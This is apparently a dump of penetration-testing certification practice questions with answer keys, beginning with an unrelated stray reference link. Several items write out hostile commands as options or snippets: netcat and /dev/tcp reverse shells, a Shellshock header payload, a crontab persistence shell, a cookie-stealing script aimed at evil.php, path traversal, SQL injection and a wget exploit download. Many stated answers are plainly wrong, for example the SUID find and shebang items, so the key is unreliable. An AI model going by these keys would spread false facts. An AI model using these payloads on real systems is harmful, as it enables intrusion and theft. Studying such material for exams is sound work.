Reference: <https://stackoverflow.com/questions/1485841/behaviour-of-increment-and-decrement-operators-in-python>

QUESTION 34 Given the following output:

```
User-agent:*
Disallow: /author/
Disallow: /xmlrpc.php
Disallow: /wp-admin
Disallow: /page/
```

During which of the following activities was this output MOST likely obtained?

- A. Website scraping
- B. Website cloning
- C. Domain enumeration
- D. URL enumeration

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

QUESTION 35

Appending string values onto another string is called:

- A. compilation
- B. connection
- C. concatenation
- D. conjunction

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://docs.microsoft.com/en-us/dotnet/csharp/how-to/concatenate-multiple-strings>

QUESTION 36 A penetration tester is testing input validation on a search form that was discovered on a website. Which of the following characters is the BEST option to test the website for vulnerabilities?

- A. Comma
- B. Double dashC. Single quote
- D. Semicolon

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 37

A penetration tester was conducting a penetration test and discovered the network traffic was no longer reaching the client's IP address. The tester later discovered the SOC had used sinkholing on the penetration tester's IP address. Which of the following BEST describes what happened?

- A. The penetration tester was testing the wrong assets
- B. The planning process failed to ensure all teams were notified
- C. The client was not ready for the assessment to start
- D. The penetration tester had incorrect contact information



Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

QUESTION 38

A penetration tester wants to perform reconnaissance without being detected. Which of the following activities have a MINIMAL chance of detection? (Choose two.)

- A. Open-source research
- B. A ping sweep
- C. Traffic sniffing
- D. Port knocking
- E. A vulnerability scan
- F. An Nmap scan

Correct Answer: EF

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://www.sciencedirect.com/topics/computer-science/passive-reconnaissance>

QUESTION 39

A penetration tester obtained the following results after scanning a web server using the `dirb` utility:

```
...
GENERATED WORDS: 4612

---- Scanning URL: http://10.2.10.13/ ----
+ http://10.2.10.13/about (CODE:200|SIZE:1520)
+ http://10.2.10.13/home.html (CODE:200|SIZE:214)
+ http://10.2.10.13/index.html (CODE:200|SIZE:214)
+ http://10.2.10.13/info (CODE:200|SIZE:214) ...
DOWNLOADED: 4612 - FOUND: 4
```

Which of the following elements is MOST likely to contain useful information for the penetration tester?

- A. `index.html`
- B. `about`
- C. `info`
- D. `home.html`

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

QUESTION 40

A penetration tester has obtained root access to a Linux-based file server and would like to maintain persistence after reboot. Which of the following techniques would BEST support this objective?

- A. Create a one-shot `systemd` service to establish a reverse shell.
- B. Obtain `/etc/shadow` and brute force the root password.
- C. Run the `nc -e /bin/sh <...>` command.
- D. Move laterally to create a user account on LDAP

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 41

A penetration tester has identified several newly released CVEs on a VoIP call manager. The scanning tool the tester used determined the possible presence of the CVEs based off the version number of the service. Which of the following methods would BEST support validation of the possible findings?

- A. Manually check the version number of the VoIP service against the CVE release
- B. Test with proof-of-concept code from an exploit database
- C. Review SIP traffic from an on-path position to look for indicators of compromise
- D. Utilize an `nmap -sV` scan against the service

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://dokumen.pub/hacking-exposed-unified-communications-amp-voip-security-secrets-amp-solutions-2nd-edition-9780071798778-0071798773-9780071798761-0071798765.html>

QUESTION 42 A penetration tester is scanning a corporate lab network for potentially vulnerable services. Which of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?

- A. `nmap 192.168.1.1-5 -PU22-25,80`
- B. `nmap 192.168.1.1-5 -PA22-25,80`
- C. `nmap 192.168.1.1-5 -PS22-25,80`
- D. `nmap 192.168.1.1-5 -Ss22-25,80`

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 43

A software development team is concerned that a new product's 64-bit Windows binaries can be deconstructed to the underlying code. Which of the following tools can a penetration tester utilize to help the team gauge what an attacker might see in the binaries?

- A. Immunity Debugger
- B. OllyDbg
- C. GDB
- D. Drozer

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://en.wikipedia.org/wiki/OllyDbg>



QUESTION 44

A mail service company has hired a penetration tester to conduct an enumeration of all user accounts on an SMTP server to identify whether previous staff member accounts are still active. Which of the following commands should be used to accomplish the goal?

- A. `VERFY` and `EXPN`
- B. `VERFY` and `TURN`
- C. `EXPN` and `TURN`
- D. `RCPT TO` and `VERFY`

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://hackerone.com/reports/193314>

QUESTION 45 Which of the following tools provides Python classes for interacting with network protocols?

- A. Responder
- B. Impacket
- C. Empire
- D. PowerSploit

Correct Answer: B

Section: (none)

Explanation**Explanation/Reference:**

Reference: <https://github.com/SecureAuthCorp/impacket>

QUESTION 46

A penetration tester has obtained shell access to a Windows host and wants to run a specially crafted binary for later execution using the `wmic.exe process call create` function. Which of the following OS or filesystem mechanisms is MOST likely to support this objective?

- A. Alternate data streams
- B. PowerShell modules
- C. MP4 steganography
- D. PsExec

Correct Answer: D

Section: (none)

Explanation**Explanation/Reference:**

Reference: <https://www.varonis.com/blog/wmi-windows-management-instrumentation/>

QUESTION 47

A penetration tester discovers during a recent test that an employee in the accounting department has been making changes to a payment system and redirecting money into a personal bank account. The penetration test was immediately stopped. Which of the following would be the BEST recommendation to prevent this type of activity in the future?

- A. Enforce mandatory employee vacations
- B. Implement multifactor authentication
- C. Install video surveillance equipment in the office
- D. Encrypt passwords for bank account information

Correct Answer: B

Section: (none)

Explanation**Explanation/Reference:****QUESTION 48**

A penetration tester wants to scan a target network without being detected by the client's IDS. Which of the following scans is MOST likely to avoid detection?

- A. `nmap -p0 -T0 -sS 192.168.1.10`
- B. `nmap -sA -sV --host-timeout 60 192.168.1.10`
- C. `nmap -f --badsum 192.168.1.10`
- D. `nmap -A -n 192.168.1.10`

Correct Answer: B

Section: (none)

Explanation**Explanation/Reference:****QUESTION 49**

Which of the following should a penetration tester do NEXT after identifying that an application being tested has already been compromised with malware?

- A. Analyze the malware to see what it does.
- B. Collect the proper evidence and then remove the malware.
- C. Do a root-cause analysis to find out how the malware got in.
- D. Remove the malware immediately.

E. Stop the assessment and inform the emergency contact.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://www.redteamsecure.com/blog/my-company-was-hacked-now-what>

QUESTION 50 A penetration tester runs the following command on a system:

```
find / -user root -perm -4000 -print 2>/dev/null
```

Which of the following is the tester trying to accomplish?

- A. Set the SGID on all files in the / directory
- B. Find the /root directory on the system
- C. Find files with the SUID bit set
- D. Find files that were created during exploitation and move them to /dev/null

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://sagar5258.blogspot.com/2015/03/find-command-in-linux-examples.html>

QUESTION 51

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset($_POST['item'])){\n    echo shell_exec("/http/www/cgi-bin/queryitem ".$_POST['item']);\n}
```



Which of the following tools will help the tester prepare an attack for this scenario?

- A. Hydra and crunch
- B. Netcat and cURL
- C. Burp Suite and DIRB
- D. Nmap and OWASP ZAP

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

QUESTION 52

Which of the following would MOST likely be included in the final report of a static application-security test that was written with a team of application developers as the intended audience?

- A. Executive summary of the penetration-testing methods used
- B. Bill of materials including supplies, subcontracts, and costs incurred during assessment
- C. Quantitative impact assessments given a successful software compromise
- D. Code context for instances of unsafe type-casting operations

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 53

A penetration tester is looking for a vulnerability that enables attackers to open doors via a specialized TCP service that is used for a physical access control system. The service exists on more than 100 different hosts, so the tester would like to automate the assessment. Identification requires the penetration tester to:

- Have a full TCP connection
- Send a "hello" payload
- Wait for a response
- Send a string of characters longer than 16 bytes

Which of the following approaches would BEST support the objective?

- A. Run `nmap -Pn -sV -script vuln <IP address>`.
- B. Employ an OpenVAS simple scan against the TCP port of the host.
- C. Create a script in the Lua language and use it with NSE.
- D. Perform a credentialed scan with Nessus.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

QUESTION 54

A company is concerned that its cloud VM is vulnerable to a cyberattack and proprietary data may be stolen. A penetration tester determines a vulnerability does exist and exploits the vulnerability by adding a fake VM instance to the IaaS component of the client's VM. Which of the following cloud attacks did the penetration tester MOST likely implement?

- A. Direct-to-origin
- B. Cross-site scripting
- C. Malware injection
- D. Credential harvesting

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

QUESTION 55 A penetration tester needs to perform a test on a finance system that is PCI DSS v3.2.1 compliant. Which of the following is the MINIMUM frequency to complete the scan of the system?

- A. Weekly
- B. Monthly
- C. Quarterly
- D. Annually

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Reference: https://www.pcisecuritystandards.org/pdfs/pci_ssc_quick_guide.pdf (24)

QUESTION 56

A company becomes concerned when the security alarms are triggered during a penetration test. Which of the following should the company do NEXT?

- A. Halt the penetration test.
- B. Conduct an incident response.
- C. Deconflict with the penetration tester.
- D. Assume the alert is from the penetration test.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

QUESTION 57

A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running. Which of the following would BEST support this task?

- A. Run `nmap` with the `-o`, `-p22`, and `-sC` options set against the target
- B. Run `nmap` with the `-sV` and `-p22` options set against the target
- C. Run `nmap` with the `--script vulners` option set against the target
- D. Run `nmap` with the `-sA` option set against the target

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

QUESTION 58 A penetration tester logs in as a user in the cloud environment of a company. Which of the following Pacu modules will enable the tester to determine the level of access of the existing user?

- A. `iam_enum_permissions`
- B. `iam_privesc_scan`
- C. `iam_backdoor_assume_role`
- D. `iam_bruteforce_permissions`

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Reference: https://essay.utwente.nl/76955/1/Szabo_MSc_EEMCS.pdf (37)

QUESTION 59

A penetration tester has completed an analysis of the various software products produced by the company under assessment. The tester found that over the past several years the company has been including vulnerable third-party modules in multiple products, even though the quality of the organic code being developed is very good. Which of the following recommendations should the penetration tester include in the report?

- A. Add a dependency checker into the tool chain.
- B. Perform routine static and dynamic analysis of committed code.
- C. Validate API security settings before deployment.
- D. Perform fuzz testing of compiled binaries.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

QUESTION 60

A penetration tester is testing a web application that is hosted by a public cloud provider. The tester is able to query the provider's metadata and get the credentials used by the instance to authenticate itself. Which of the following vulnerabilities has the tester exploited?

- A. Cross-site request forgery
- B. Server-side request forgery
- C. Remote file inclusion
- D. Local file inclusion

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Reference: https://owasp.org/www-community/attacks/Server_Side_Request_Forgery

QUESTION 61 When preparing for an engagement with an enterprise organization, which of the following is one of the MOST important items to develop fully prior to beginning the penetration testing activities?

- A. Clarify the statement of work.
- B. Obtain an asset inventory from the client.
- C. Interview all stakeholders.
- D. Identify all third parties involved.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:



QUESTION 62

A red-team tester has been contracted to emulate the threat posed by a malicious insider on a company's network, with the constrained objective of gaining access to sensitive personnel files. During the assessment, the red-team tester identifies an artifact indicating possible prior compromise within the target environment. Which of the following actions should the tester take?

- A. Perform forensic analysis to isolate the means of compromise and determine attribution.
- B. Incorporate the newly identified method of compromise into the red team's approach.
- C. Create a detailed document of findings before continuing with the assessment.
- D. Halt the assessment and follow the reporting procedures as outlined in the contract.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 63

A penetration tester writes the following script:

```
#!/bin/bash
for x in `seq 1 254`; do
    ping -c 1 10.10.1.$x;
done
```

Which of the following objectives is the tester attempting to achieve?

- A. Determine active hosts on the network.
- B. Set the TTL of ping packets for stealth.
- C. Fill the ARP table of the networked devices.

D. Scan the system on the most used ports.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

QUESTION 64

Which of the following should a penetration tester consider FIRST when engaging in a penetration test in a cloud environment?

- A. Whether the cloud service provider allows the penetration tester to test the environment
- B. Whether the specific cloud services are being used by the application
- C. The geographical location where the cloud services are running
- D. Whether the country where the cloud service is based has any impeding laws

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 65

A penetration tester who is conducting a web-application test discovers a clickjacking vulnerability associated with a login page to financial data. Which of the following should the tester do with this information to make this a successful exploit?

- A. Perform XSS.
- B. Conduct a watering-hole attack.
- C. Use BeEF.
- D. Use browser autopwn.



Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

QUESTION 66

A company that requires minimal disruption to its daily activities needs a penetration tester to perform information gathering around the company's web presence. Which of the following would the tester find MOST helpful in the initial information-gathering steps? (Choose two.)

- A. IP addresses and subdomains
- B. Zone transfers
- C. DNS forward and reverse lookups
- D. Internet search engines
- E. Externally facing open ports
- F. Shodan results

Correct Answer: AB

Section: (none)

Explanation

Explanation/Reference:

QUESTION 67

A penetration tester discovers that a web server within the scope of the engagement has already been compromised with a backdoor. Which of the following should the penetration tester do NEXT?

- A. Forensically acquire the backdoor Trojan and perform attribution
- B. Utilize the backdoor in support of the engagement
- C. Continue the engagement and include the backdoor finding in the final report
- D. Inform the customer immediately about the backdoor

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 68

Which of the following are the MOST important items to include in the final report for a penetration test? (Choose two.)

- A. The CVSS score of the finding
- B. The network location of the vulnerable device
- C. The vulnerability identifier
- D. The client acceptance form
- E. The name of the person who found the flaw
- F. The tool used to find the issue

Correct Answer: CF

Section: (none)

Explanation

Explanation/Reference:



QUESTION 69 A penetration tester performs the following command:

```
curl -I -http2 https://www.comptia.org
```

Which of the following snippets of output will the tester MOST likely receive? A.

```
HTTP/2 200
...
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
referrer-policy: strict-origin
strict-transport-security: max-age=31536000; includeSubdomains; preload
...
<!DOCTYPE html>
<html lang="en">
<head>
<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
...
</head>
...
<body lang="en">
</body>
</html>
```

% Total	% Received	% Xferd	Average Dload	Speed Upload	Time Total	Time Spent	Time Left	Current Speed	
100	1698k	100	1698k	0	0	0:00:01	0:00:01	--:-- -:--	1565k

B.

C.
D. [#####] 100%

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: <https://research.securitum.com/http-2-protocol-it-is-faster-but-is-it-also-safer/>

QUESTION 70

A penetration tester runs the `unshadow` command on a machine. Which of the following tools will the tester most likely use NEXT?

- A. John the Ripper
- B. Hydra
- C. Mimikatz
- D. Cain and Abel

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: <https://www.cyberciti.biz/faq/unix-linux-password-cracking-john-the-ripper/>

QUESTION 71 A penetration tester has been hired to configure and conduct authenticated scans of all the servers on a software company's network. Which of the following accounts should the tester use to return the MOST results?

- A. Root user
- B. Local administrator
- C. Service
- D. Network administrator



Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 72 User credentials were captured from a database during an assessment and cracked using rainbow tables. Based on the ease of compromise, which of the following algorithms was MOST likely used to store the passwords in the database?

- A. MD5
- B. bcrypt
- C. SHA-1
- D. PBKDF2

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: <https://www.geeksforgeeks.org/understanding-rainbow-table-attack/>

QUESTION 73

A penetration tester recently performed a social-engineering attack in which the tester found an employee of the target company at a local coffee shop and over time built a relationship with the employee. On the employee's birthday, the tester gave the employee an external hard drive as a gift. Which of the following social-engineering attacks was the tester utilizing?

- A. Phishing
- B. Tailgating
- C. Baiting
- D. Shoulder surfing

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 74 A penetration tester runs a scan against a server and obtains the following output:

```
21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-12-20 09:23AM 331 index.aspx
| ftp-syst:
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows Server 2012 Std
3389/tcp open ssl/ms-wbt-server
| rdp-ntlm-info:
| Target Name: WEB3
| NetBIOS_Computer_Name: WEB3
| Product_Version: 6.3.9600
|_ System_Time: 2021-01-15T11:32:06+00:00
8443/tcp open http Microsoft IIS httpd 8.5
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/8.5 |_ http-
title: IIS Windows Server
```



Which of the following command sequences should the penetration tester try NEXT?

- A. ftp 192.168.53.23
- B. smbclient \\\\WEB3\\IPC\$ -I 192.168.53.23 -U guest
- C. ncrack -u Administrator -P 15worst_passwords.txt -p rdp 192.168.53.23
- D. curl -X TRACE https://192.168.53.23:8443/index.aspx
- E. nmap --script vuln -sV 192.168.53.23

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

QUESTION 75

In the process of active service enumeration, a penetration tester identifies an SMTP daemon running on one of the target company's servers. Which of the following actions would BEST enable the tester to perform phishing in a later stage of the assessment?

- A. Test for RFC-defined protocol conformance.
- B. Attempt to brute force authentication to the service.
- C. Perform a reverse DNS query and match to the service banner.
- D. Check for an open relay configuration.

Correct Answer: C
Section: (none)
Explanation
Explanation/Reference:

QUESTION 76 A red team gained access to the internal network of a client during an engagement and used the Responder tool to capture important data. Which of the following was captured by the testing team?

- A. Multiple handshakes
- B. IP addresses
- C. Encrypted file transfers
- D. User hashes sent over SMB

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 77

Running a vulnerability scanner on a hybrid network segment that includes general IT servers and industrial control systems:

- A. will reveal vulnerabilities in the Modbus protocol.
- B. may cause unintended failures in control systems.
- C. may reduce the true positive rate of findings.
- D. will create a denial-of-service condition on the IP networks.

Correct Answer: B
Section: (none)
Explanation



Explanation/Reference:

Reference: <https://www.hsd1.org/?view&did=7262>

QUESTION 78 An Nmap network scan has found five open ports with identified services. Which of the following tools should a penetration tester use NEXT to determine if any vulnerabilities with associated exploits exist on the open ports?

- A. OpenVAS
- B. Drozer
- C. Burp Suite
- D. OWASP ZAP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

Reference: <https://pentest-tools.com/network-vulnerability-scanning/network-security-scanner-online-opensvas>

QUESTION 79

A penetration tester would like to obtain FTP credentials by deploying a workstation as an on-path attack between the target and the server that has the FTP protocol. Which of the following methods would be the BEST to accomplish this objective?

- A. Wait for the next login and perform a downgrade attack on the server.
- B. Capture traffic using Wireshark.
- C. Perform a brute-force attack over the server.

D. Use an FTP exploit against the server.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://shahmeeramir.com/penetration-testing-of-an-ftp-server-19afe538be4b>

QUESTION 80

Penetration-testing activities have concluded, and the initial findings have been reviewed with the client. Which of the following best describes the NEXT step in the engagement?

- A. Acceptance by the client and sign-off on the final report
- B. Scheduling of follow-up actions and retesting
- C. Attestation of findings and delivery of the report
- D. Review of the lessons learned during the engagement

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

QUESTION 81

A penetration tester discovered a vulnerability that provides the ability to upload to a path via directory traversal. Some of the files that were discovered through this vulnerability are:

```
https://xx.xx.xx.x/vpn/./vpns/portal/scripts/newbm.pl
https://xx.xx.xx.x/vpn/./vpns/portal/scripts/rmbm.pl
https://xx.xx.xx.x/vpn/./vpns/portal/scripts/pikcthem.pl
https://xx.xx.xx.x/vpn/./vpns/cfg/smb.conf
```



Which of the following is the BEST method to help an attacker gain internal access to the affected machine?

- A. Edit the discovered file with one line of code for remote callback
- B. Download .pl files and look for usernames and passwords
- C. Edit the smb.conf file and upload it to the server
- D. Download the smb.conf file and look at configurations

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 82 A penetration tester has established an on-path attack position and must now specially craft a DNS query response to be sent back to a target host. Which of the following utilities would BEST support this objective?

- A. Socat
- B. tcpdump
- C. Scapy
- D. dig

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://unix.stackexchange.com/questions/520348/using-socat-how-to-send-to-and-receive-from-a-public-dns-server>

QUESTION 83

A penetration tester ran the following command on a staging server:

```
python -m SimpleHTTPServer 9891
```

Which of the following commands could be used to download a file named exploit to a target machine for execution?

- A. `nc 10.10.51.50 9891 < exploit`
- B. `powershell -exec bypass -f \\10.10.51.50\9891`
- C. `bash -i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit`
- D. `wget 10.10.51.50:9891/exploit`

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://www.redhat.com/sysadmin/simple-http-server>

QUESTION 84 When developing a shell script intended for interpretation in Bash, the interpreter `/bin/bash` should be explicitly specified. Which of the following character combinations should be used on the first line of the script to accomplish this goal?

- A. `<#`
- B. `<$`
- C. `##`
- D. `#$`
- E. `#!`

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://linuxconfig.org/bash-scripting-tutorial-for-beginners>

QUESTION 85

In an unprotected network file repository, a penetration tester discovers a text file containing usernames and passwords in cleartext and a spreadsheet containing data for 50 employees, including full names, roles, and serial numbers. The tester realizes some of the passwords in the text file follow the format: `<name-serial_number>`. Which of the following would be the best action for the tester to take NEXT with this information?

- A. Create a custom password dictionary as preparation for password spray testing.
- B. Recommend using a password manager/vault instead of text files to store passwords securely.
- C. Recommend configuring password complexity rules in all the systems and applications.
- D. Document the unprotected file repository as a finding in the penetration-testing report.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

QUESTION 86 Which of the following is the MOST effective person to validate results from a penetration test?

- A. Third party
- B. Team leader
- C. Chief Information Officer



D. Client

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

QUESTION 87

A penetration tester is working on a scoping document with a new client. The methodology the client uses includes the following:

- Pre-engagement interaction (scoping and ROE)
- Intelligence gathering (reconnaissance)
- Threat modeling
- Vulnerability analysis
- Exploitation and post exploitation
- Reporting

Which of the following methodologies does the client use?

- A. OWASP Web Security Testing Guide
- B. PTES technical guidelines
- C. NIST SP 800-115
- D. OSSTMM

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://kirkpatrickprice.com/blog/stages-of-penetration-testing-according-to-ptes/>



QUESTION 88 A penetration tester ran an Nmap scan on an Internet-facing network device with the `-F` option and found a few open ports. To further enumerate, the tester ran another scan using the following command:

```
nmap -O -A -sS -p- 100.100.100.50
```

Nmap returned that all 65,535 ports were filtered. Which of the following MOST likely occurred on the second scan?

- A. A firewall or IPS blocked the scan.
- B. The penetration tester used unsupported flags.
- C. The edge network device was disconnected.
- D. The scan returned ICMP echo replies.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://phoenixnap.com/kb/nmap-scan-open-ports>

QUESTION 89

A penetration tester exploited a unique flaw on a recent penetration test of a bank. After the test was completed, the tester posted information about the exploit online along with the IP addresses of the exploited machines. Which of the following documents could hold the penetration tester accountable for this action?

- A. ROE
- B. SLA
- C. MSA
- D. NDA

Correct Answer: D
Section: (none)
Explanation
Explanation/Reference:

QUESTION 90

A client has requested that the penetration test scan include the following UDP services: SNMP, NetBIOS, and DNS. Which of the following Nmap commands will perform the scan?

- A. `nmap -vv sUV -p 53, 123-159 10.10.1.20/24 -oA udpscan`
- B. `nmap -vv sUV -p 53,123,161-162 10.10.1.20/24 -oA udpscan`
- C. `nmap -vv sUV -p 53,137-139,161-162 10.10.1.20/24 -oA udpscan`
- D. `nmap -vv sUV -p 53, 122-123, 160-161 10.10.1.20/24 -oA udpscan`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 91 A penetration tester who is conducting a vulnerability assessment discovers that ICMP is disabled on a network segment. Which of the following could be used for a denial-of-service attack on the network segment?

- A. Smurf
- B. Ping flood
- C. Fraggle
- D. Ping of death

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

Reference: <https://resources.infosecinstitute.com/topic/icmp-attacks/>

QUESTION 92

Which of the following types of information should be included when writing the remediation section of a penetration test report to be viewed by the systems administrator and technical staff?

- A. A quick description of the vulnerability and a high-level control to fix it
- B. Information regarding the business impact if compromised
- C. The executive summary and information regarding the testing company
- D. The rules of engagement from the assessment

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 93

A penetration tester discovers a vulnerable web server at 10.10.1.1. The tester then edits a Python script that sends a web exploit and comes across the following code:

```
exploits = {"User-Agent": "() { ignored; };/bin/bash -i>& /dev/tcp/127.0.0.1/9090 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
```

Which of the following edits should the tester make to the script to determine the user context in which the server is being run?



- A. exploits = {"User-Agent": "() { ignored; }; /bin/bash -i id;whoami", "Accept": "text/html,application/xhtml+xml,application/xml"}
- B. exploits = {"User-Agent": "() { ignored; }; /bin/bash -i>& find / -perm -4000", "Accept": "text/html,application/xhtml+xml,application/xml"}
- C. exploits = {"User-Agent": "() { ignored; }; /bin/sh -i ps -ef" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
- D. exploits = {"User-Agent": "() { ignored; }; /bin/bash -i>& /dev/tcp/10.10.1.1/80" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

QUESTION 94

Which of the following provides a matrix of common tactics and techniques used by attackers along with recommended mitigations?

- A. NIST SP 800-53
- B. OWASP Top 10
- C. MITRE ATT&CK framework
- D. PTES technical guidelines

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://digitalguardian.com/blog/what-mitre-attck-framework>

QUESTION 95

Which of the following should a penetration tester attack to gain control of the state in the HTTP protocol after the user is logged in?

- A. HTTPS communication
- B. Public and private keys
- C. Password encryption
- D. Sessions and cookies

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

QUESTION 96

A software company has hired a penetration tester to perform a penetration test on a database server. The tester has been given a variety of tools used by the company's privacy policy. Which of the following would be the BEST to use to find vulnerabilities on this server?

- A. OpenVAS
- B. Nikto
- C. SQLmap
- D. Nessus

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Reference: <https://phoenixnap.com/blog/best-penetration-testing-tools>

QUESTION 97

A penetration tester was able to gain access successfully to a Windows workstation on a mobile client's laptop. Which of the following can be used to ensure the tester is able to maintain access to the system?

- A. `schtasks /create /sc /ONSTART /tr C:\Temp\WindowsUpdate.exe`
- B. `wmic startup get caption,command`
- C. `crontab -l; echo "@reboot sleep 200 && ncat -lvp 4242 -e /bin/bash" | crontab 2>/dev/null`
- D. `sudo useradd -ou 0 -g 0 user`

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

QUESTION 98

A large client wants a penetration tester to scan for devices within its network that are Internet facing. The client is specifically looking for Cisco devices with no authentication requirements. Which of the following settings in Shodan would meet the client's requirements?

- A. `"cisco-ios" "admin+1234"`
- B. `"cisco-ios" "no-password"`
- C. `"cisco-ios" "default-passwords"`
- D. `"cisco-ios" "last-modified"`

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:



QUESTION 99 A tester who is performing a penetration test on a website receives the following output:

```
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /var/www/search.php on line 62
```

Which of the following commands can be used to further attack the website?

- A. `<script>var adr= '../evil.php?test=' + escape(document.cookie);</script>`
- B. `../../../../../../../../../../../../etc/passwd`
- C. `/var/www/html/index.php;whoami`
- D. `1 UNION SELECT 1, DATABASE(),3--`

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 100

A penetration tester conducted a vulnerability scan against a client's critical servers and found the following:

Host name	IP	OS	Security updates
addc01.local	10.1.1.20	Windows Server 2012	KB4581001, KB4585587, KB4586007
addc02.local	10.1.1.21	Windows Server 2012	KB4586007
dnsint.local	10.1.1.22	Windows Server 2012	KB4581001, KB4585587, KB4586007, KB4586010
wwwint.local	10.1.1.23	Windows Server 2012	KB4581001

Which of the following would be a recommendation for remediation?

- A. Deploy a user training program
- B. Implement a patch management plan
- C. Utilize the secure software development life cycle
- D. Configure access controls on each of the servers

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

QUESTION 101

A company that develops embedded software for the automobile industry has hired a penetration-testing team to evaluate the security of its products prior to delivery. The penetration-testing team has stated its intent to subcontract to a reverse-engineering team capable of analyzing binaries to develop proof-of-concept exploits. The software company has requested additional background investigations on the reverse-engineering team prior to approval of the subcontract. Which of the following concerns would BEST support the software company's request?

- A. The reverse-engineering team may have a history of selling exploits to third parties.
- B. The reverse-engineering team may use closed-source or other non-public information feeds for its analysis.
- C. The reverse-engineering team may not instill safety protocols sufficient for the automobile industry.
- D. The reverse-engineering team will be given access to source code for analysis.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

QUESTION 102

A penetration tester has been given eight business hours to gain access to a client's financial system. Which of the following techniques will have the highest likelihood of success?

- A. Attempting to tailgate an employee going into the client's workplace
- B. Dropping a malicious USB key with the company's logo in the parking lot
- C. Using a brute-force attack against the external perimeter to gain a foothold
- D. Performing spear phishing against employees by posing as senior management

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 103

The results of an Nmap scan are as follows:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-24 01:10 EST
Nmap scan report for ( 192.168.1.1 )
Host is up (0.0035s latency).
Not shown: 996 filtered ports
```

Port	State	Service	Version
22/tcp	open	ssh	OpenSSH 6.6.1p1
53/tcp	open	domain	dnsmasq 2.72
80/tcp	open	http	lighttpd
443/tcp	open	ssl/http	httpd

```
Service Info: OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 18.45 seconds
```

Which of the following would be the BEST conclusion about this device?

